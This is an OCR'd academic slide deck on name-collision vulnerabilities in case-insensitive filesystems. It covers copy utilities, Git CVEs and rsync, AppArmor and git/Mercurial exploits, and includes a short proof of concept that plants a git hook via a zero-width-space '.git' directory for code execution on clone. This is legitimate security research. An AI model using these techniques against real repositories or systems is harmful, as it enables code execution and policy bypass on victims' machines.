foo
FOO

Your Name is My Name:

Attacking and Defending Programs from Name Collisions

May 7, 2025

Slides of Aditya Basu

Case Diversity

Case-sensitive vs Case-insensitive naming

- In a **case-sensitive** file system, names are sequences of bytes.
  - Have to match the byte sequence exactly to name a file or directory
- In a **case-insensitive** file system, it is (much) more complicated
  - Multiple names may refer to the same resource
  - The (physical) file system canonicalizes the name – however, it chooses (Foo == foo)

Case-sensitive


Linux

Case-insensitive

Windows

Mac OS X

Name collisions result in the *unexpected* reuse of existing resources



① `foo`
② FOO
③ `foo` with data of FOO
④ FOO with data of `foo`
⑤ `Error`

Popular copy utilities are not well-behaved

Case Diversity

brings unique challenges

Git CVE-2021-21300

Collision between symbolic link and directory name

Result: Link traversal leads to arbitrary script execution


Git CVE-2014-9390

Collision due to crafted name

Result: Add .GIT/config to repo

Problematic Copy


```
cp -a backup/* /var/html/www
```



Web directory listing will expose secret.txt

Case Diversity

in the Wild!



Ext4 supports per-directory case-insensitivity

Additionally,

- JFS, ZFS, FAT, NTFS, ciopfs, and F2FS are case-insensitive
- Patches for case-insensitive tmpfs
- Windows Subsystem on Linux (WSL)

Motivation

Samba, NFS,

Wine, Proton games,

Android

Overview


- We coin the term *name collisions* to describe a new class of naming problems
- We developed an automated method to test copy utilities and identify unsafe responses to name collision.
- We demonstrate novel exploits for `dpkg`, `rsync` and `httpd`

Improper case handling can lead to:

- Data Loss/Corruption
- Symlink traversal
- Hardlink corruption
- Unauthorized access
- Data disclosure

Name confusion is the result of

unexpected name ↔ resource mapping



Survey of Copy Utilities


tar		zip		cp		cp*		rsync	
10	mc	21	texlive-plain-generic	78	hplip-data	12	dkms	28	mariadb-server
8	perl-modules	15	aspell	32	dkms	2	udev	5	duplicity
7	libkf5libkleo-data	11	libarchive-zip-perl	22	libltdl-dev	2	debian-reference-it	4	texlive-pictures
6	pluma	7	texlive-latex-recommended	20	autoconf	2	debian-reference-es	2	vim-runtime
6	mc-data	5	texlive-pictures	18	ucf	1	zsh-common	1	rsync
	...		...		...		...		...
107	TOTAL	69	TOTAL	538	TOTAL	25	TOTAL	42	TOTAL

Quantify ubiquity of copy utilities by investigating 4752 .deb packages. The counts reflect the use in scripts.

Test Suite to drive utilities

Generate combinations of collisions & test —


- cp
- tar
- zip
- rsync
- Dropbox




* is a regular file
| is a named pipe

How to detect collisions?

CREATE-USE pairs are a succinct yet powerful way to capture collisions





Results

~~foo~~
FOO

Results

General Trend

- Silent data loss when overwriting files or directories (x, +)
- Defenses are either incomplete, or completely absent

Table 2: Name Collision Responses for Popular Linux Utilities

Name Collision between Target Type	Source Type	tar	zip	cp	cp*	rsync	Dropbox
file	file	×	*A*	*E*	+≠	+≠	*R*
symlink (to file)	file	×	*A*	*E*	+*T*	+≠	*R*
pipe/device	file	×	–	*E*	+	+	–
hardlink	file	×	–	*E*	+≠	+≠	–
hardlink	hardlink	*C*×	–	*E*	*C*×	*C*+≠	–
directory	directory	+≠	+≠	*E*	+≠	+≠	*R*
symlink (to directory)	directory	+	∞	*E*	*E*	+*T*	*R*

× Delete existing file and create new file

A Ask user to resolve the collision

T Traverse symlink

create regular file instead)

R Rename colliding file/directory

Inconsistent behavior across all utilities!

Results

- Existing resource type that may be replaced
- New resource being copied from the source
- Collision between files
- Collision between directories

Table 2: Name Collision Responses for Popular Linux Utilities

Name Collision between Target Type	Source Type	tar	zip	cp	cp*	rsync	Dropbox
file	file	×	*A*	*E*	+≠	+≠	*R*
symlink (to file)	file	×	*A*	*E*	+*T*	+≠	*R*
pipe/device	file	×	–	*E*	+	+	–
hardlink	file	×	–	*E*	+≠	+≠	–
hardlink	hardlink	*C*×	–	*E*	*C*×	*C*+≠	–
directory	directory	+≠	+≠	*E*	+≠	+≠	*R*
symlink (to directory)	directory	+	∞	*E*	*E*	+*T*	*R*

× Delete existing file and create new file
\+ Overwrite existing file. For directories, merge their contents.
≠ Mismatch between content and metadata

A Ask user to resolve the collision
T Traverse symlink
C Corrupts non-colliding files
E Deny operation and report error

∞ Program crashes, or hangs
– Ignore unsupported file type (for hardlinks create regular file instead)
R Rename colliding file/directory

Results

- Proactively renames all filenames is they only vary in case
- Clearly changes the semantics of the underlying file system
- Uses its own case insensitivity rules which may be at odds with the actual file system

Table 2: Name Collision Responses for Popular Linux Utilities

Name Collision between Target Type	Source Type	tar	zip	cp	cp*	rsync	Dropbox
file	file	×	*A*	*E*	+≠	+≠	*R*
symlink (to file)	file	×	*A*	*E*	+*T*	+≠	*R*
pipe/device	file	×	–	*E*	+	+	–
hardlink	file	×	–	*E*	+≠	+≠	–
hardlink	hardlink	*C*×	–	*E*	*C*×	*C*+≠	–
directory	directory	+≠	+≠	*E*	+≠	+≠	*R*
symlink (to directory)	directory	+	∞	*E*	*E*	+*T*	*R*

× Delete existing file and create new file
\+ Overwrite existing file. For directories, merge their contents.
≠ Mismatch between content and metadata

A Ask user to resolve the collision
T Traverse symlink
C Corrupts non-colliding files
E Deny operation and report error

∞ Program crashes, or hangs
– Ignore unsupported file type (for hardlinks create regular file instead)
R Rename colliding file/directory

Results

For directory “src/”

- `cp` uses “src/”
- `cp*` uses “src”

This significantly changes the behavior under collisions.

Table 2: Name Collision Responses for Popular Linux Utilities

Name Collision between Target Type	Source Type	tar	zip	cp	cp*	rsync	Dropbox
file	file	×	*A*	*E*	+≠	+≠	*R*
symlink (to file)	file	×	*A*	*E*	+*T*	+≠	*R*
pipe/device	file	×	–	*E*	+	+	–
hardlink	file	×	–	*E*	+≠	+≠	–
hardlink	hardlink	*C*×	–	*E*	*C*×	*C*+≠	–
directory	directory	+≠	+≠	*E*	+≠	+≠	*R*
symlink (to directory)	directory	+	∞	*E*	*E*	+*T*	*R*

× Delete existing file and create new file
\+ Overwrite existing file. For directories, merge their contents.
≠ Mismatch between content and metadata

A Ask user to resolve the collision
T Traverse symlink
C Corrupts non-colliding files
E Deny operation and report error
∞ Program crashes, or hangs
– Ignore unsupported file type (for hardlinks create regular file instead)
R Rename colliding file/directory

Results

- Except cp, all utilities will merge contents of directories.
- Incorrect metadata is applied when directories collide
- Zip asks the user when replacing files but not for directories

Table 2: Name Collision Responses for Popular Linux Utilities


Name Collision between Target Type	Source Type	tar	zip	cp	cp*	rsync	Dropbox
file	file	×	*A*	*E*	+≠	+≠	*R*
symlink (to file)	file	×	*A*	*E*	+*T*	+≠	*R*
pipe/device	file	×	–	*E*	+	+	–
hardlink	file	×	–	*E*	+≠	+≠	–
hardlink	hardlink	*C*×	–	*E*	*C*×	*C*+≠	–
directory	directory	+≠	+≠	*E*	+≠	+≠	*R*
symlink (to directory)	directory	+	∞	*E*	*E*	+*T*	*R*

× Delete existing file and create new file
\+ Overwrite existing file. For directories, merge their contents.
≠ Mismatch between content and metadata

A Ask user to resolve the collision
T Traverse symlink
C Corrupts non-colliding files
E Deny operation and report error
∞ Program crashes, or hangs
– Ignore unsupported file type (for hardlinks create regular file instead)
R Rename colliding file/directory


Impact

Merging Directories



- Silent data loss
- Incorrect metadata can lead to security concerns
- `tar`, `zip`, `cp` and `rsync` are impacted

Overwrite existing files



- Copy `dat`
- Overwrite `dat` with contents of `DAT` leading to symlink traversal

Problem: Breaks outside the target/


Are There Real Vulnerabilities?

- Not surprisingly, yes!

rsync

Link Traversal Vulnerability

Parent directories collide!



Symbolic Link to a folder outside the target **Directory** containing a file

Symbolic Link was followed, and **confidential file** was created outside dst/

AppArmor

Linux Security Module – Policy Checking

Policy

```
/usr/bin/less {
  deny /opt/kelvin rw,
  /** ixrw,
}
```


Actions

```
$ touch KELVIN
$ less  kelvin  # ALLOWED
```

- AppArmor assumes case-sensitivity
- Incorrect policy enforcement

K = Kelvin Symbol (U+212A)

Breaking `git` for Profit and Fun




```
.git/
  branches/
  hooks/
    post-checkout
    post-update
    ...
  objects/
  refs/
  config
  HEAD
  ...
```

Executed after updating the working directory

Git only allows the **local user** to place these scripts

```
$ git add .GIT/config
$ git status
On branch main
Your branch is up to date with 'origin/main'.

nothing to commit, working tree clean
```

The **clone** operation fetches a remote repository.

1. Fetch the remote files in .git/
2. Update the working directory

Can we add scripts from the remote repository?

Git makes sure that no files inside **.git/** are under version control

Fun with invisibles (or ignorables)


```
$ git add .GIT/config
$ git status
On branch main
Your branch is up to date with 'origin/main'.

nothing to commit, working tree clean
```

```
$ invis="$(printf '\U200B')"  # ZERO WIDTH SPACE
$ mkdir -p .git$invis/hooks
$ echo "echo 'PWN'" >.git$invis/hooks/post-checkout
...
$ git add .git$invis
$ git status
On branch master

No commits yet

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)
        new file:   ".git\342\200\213/hooks/post-checkout"
```

Ext4 and **F2FS** ignore the many invisible characters

Cloning on these case-insensitive volumes results in successful **code execution attack**

And, **Mercurial (hg)** is also susceptible to this attack.



Arbitrary Code Execution

Reporting … (take 1)

From Linus Torvalds <torvalds@linuxfoundation.org>
To Aditya Basu <aditya.basu@psu.edu>, ...

Side note: I'm also talking in private with the kernel ext4 and unicode maintainers about this. But obviously even if it gets fixed, older kernels will still be an issue.

….

Nobody sane should do case folding filesystems under Linux in the first place unless you are doing some samba server thing, but **obviously the number of insane people is often shockingly high**.

Linus

Eventually, there is a kernel patch to fix this issue …

…

unicode: Don't special case ignorable code points

We don't need to handle them separately. Instead, just decompose/casefold to itself

Signed-off-by: Gabriel Krisman Bertazi <krisman@suse.de>

…

IOW: would people be ok with just getting it fixed asap on the Linux kernel side (with the whole "core.ignorecase" issue on the git side being obviously a separate and independent git issue).

What about case folding for other characters?

Fun with Unicode normalization

.	g	i	t
.	G g g	¡ i̊ l	ⓣ t t
.	G g G	i Ⓘ i	t 𝕋 🅃
.	𝔊 g G	ℹ️ 𝕀 I	T t t
.	G g G	i i I	t ᵀ T
	Ⓖ g g	i l i	T T t
	g G 𝔊	I ⁱ I	t t 𝕥
	𝔾 G G	ℑ 🄸 i	T T t
	🄶 g g	i i I	T T Ⓣ
	g g G	i ⅈ I	𝔗 T t
	g g G	i ℑ ℑ	t 𝔗 t
	G g g	i i i	T T t
	ⓖ G	l l ⓘ	t t T
		ℐ I	
		I i	

ZFS supports this expanded set of variations under compatibility case-insensitivity.

All these character combinations are identical to `.git`

Arbitrary Code Execution

And, **Mercurial (hg)** is also susceptible to this attack.

Why is it so difficult to get right?

File systems can support many encoding schemes

File systems don't always adhere to the standard

		Case Preserving
Ext4	UTF-8 NFC (Variation)	✅
ZFS	UTF-8 NFC, NFKC , NFD, NFKD	✅
BTRFS	--	--
XFS	ASCII only	✅
F2FS	UTF-8 NFC (Variation)	✅
NTFS	UTF-16 and embeds rules in file system	✅
APFS	UTF-8 NFC (Variations)	✅
HFS+	UTF-16 NFC (Variation)	👎
FAT16/32	ASCII, UTF-16	❌

Canonicalization in user-space is **Error Prone**.

Reporting … (take 2)

> **Unicode normalization is a bug, plain and simple.** You should probably talk to the ZFS people and file a bug report.
> …
> Working around **bugs / misdesign** in unicode handling of odd filesystem setups is basically an endless job that gets no testing in real life. But having a few targeted tests at git repo creation time sounds fairly simple.
>
> Linus

> … we ended up having to **revert** the "don't do silly case-folding of ignorable characters", because it turns out people depend on that crazy case-folding.
>
> Yeah, some people put things like emoji's in filenames. Really. And then they want to see "❤️" compare equal to the basic heavy black heart "❤️".
>
> And guess what the difference is? Yeah, a "ignorable code point" for "**Variation Selector-16 (VS16)**"
>
> Don't use case folding.
>
> Linus

So, the kernel patch to fix even the first issue got reverted

Left with 2 Git CVEs, and still no solution

Summary

- Name collisions are becoming prevalent but are under-studied.
- Developed an automated method to test for collision.
- Testing revealed different types of unsafe responses to collisions.
- Demonstrated novel exploits using name collisions.

Paper:

Basu, Aditya, et al. "Unsafe at any copy: name collisions from mixing case sensitivities." 21st USENIX Conference on File and Storage Technologies (FAST 23). 2023.